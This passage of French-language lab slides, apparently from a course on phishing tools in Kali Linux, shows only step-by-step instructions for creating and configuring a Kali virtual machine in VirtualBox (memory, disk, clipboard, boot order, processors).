


Activité 3

TP - Outil de phishing dans Kali Linux

Etape : Installation de Kali sur VirtualBox

Après l'installation de VirtualBox, sélectionnez "New" (Machine -> New) dans l'écran de démarrage de VirtualBox.



Activité 3


TP - Outil de phishing dans Kali Linux



Etape : Installation de Kali sur VirtualBox

L'écran suivant est "Name and operating system" (Nom et système d'exploitation), où vous nommez la VM. Ce nom est également utilisé dans tous les noms de fichiers (tels que la configuration, le disque dur et le snapshot - qui n'est pas modifié à partir de ce point).

Pour le "Type", nous le définissons comme Linux. Pour la "Version", nous allons utiliser l'image de bureau x64, donc nous allons sélectionner Debian (64-bit).




Activité 3

TP - Outil de phishing dans Kali Linux

Etape : Installation de Kali sur VirtualBox

"Taille de la mémoire" est la section suivante, où nous pouvons sélectionner 2048 Mo (2 Go) pour la RAM, mais nous augmentons souvent cette valeur pour nos machines personnelles car nous avons des appareils très performants avec de la RAM supplémentaire que Kali peut utiliser.



Activité 3

TP - Outil de phishing dans Kali Linux

Etape : Installation de Kali sur VirtualBox

L'écran ci-dessous, "Disque dur", nous permet de créer un nouveau disque virtuel maintenant.




Activité 3

TP - Outil de phishing dans Kali Linux

Etape : Installation de Kali sur VirtualBox

Pour le "Hard disk file type", nous sélectionnons VDI (VirtualBox Disk Image) (et c'est l'option par défaut).




Activité 3

TP - Outil de phishing dans Kali Linux



Etape : Installation de Kali sur VirtualBox

Pour l'écran suivant, "Stockage sur le disque dur physique", nous choisissons l'option par défaut d'allocation dynamique.




Activité 3

TP - Outil de phishing dans Kali Linux



Etape : Installation de Kali sur VirtualBox

Avec "File location and size", nous pouvons maintenant définir la taille du disque dur virtuel. Nous utilisons 80.00 GB pour nos VMs.





Activité 3

TP - Outil de phishing dans Kali Linux

Etape : Installation de Kali sur VirtualBox

Après avoir cliqué sur "Create", l'assistant est terminé. Maintenant nous cliquons sur "Settings", pour personnaliser davantage la VM.




Activité 3

TP - Outil de phishing dans Kali Linux



Etape : Installation de Kali sur VirtualBox

Dans " General " -> " Advanced ", nous nous assurons de régler " Shared Clipboard " sur bidirectionnel, ainsi que " Drag'n'Drop " sur bidirectionnel.




Activité 3

TP - Outil de phishing dans Kali Linux



Etape : Installation de Kali sur VirtualBox

Dans " System " -> " Motherboard ", nous changeons l'ordre de démarrage pour que le disque dur soit en tête et l'optique en second. Tout le reste est désactivé.




Activité 3

TP - Outil de phishing dans Kali Linux



Etape : Installation de Kali sur VirtualBox

Dans "System" -> "Processor", nous augmentons le nombre de "Processor(s)" à 2. Nous activons également dans "Extended Features" le PAE/NX.



Activité 3

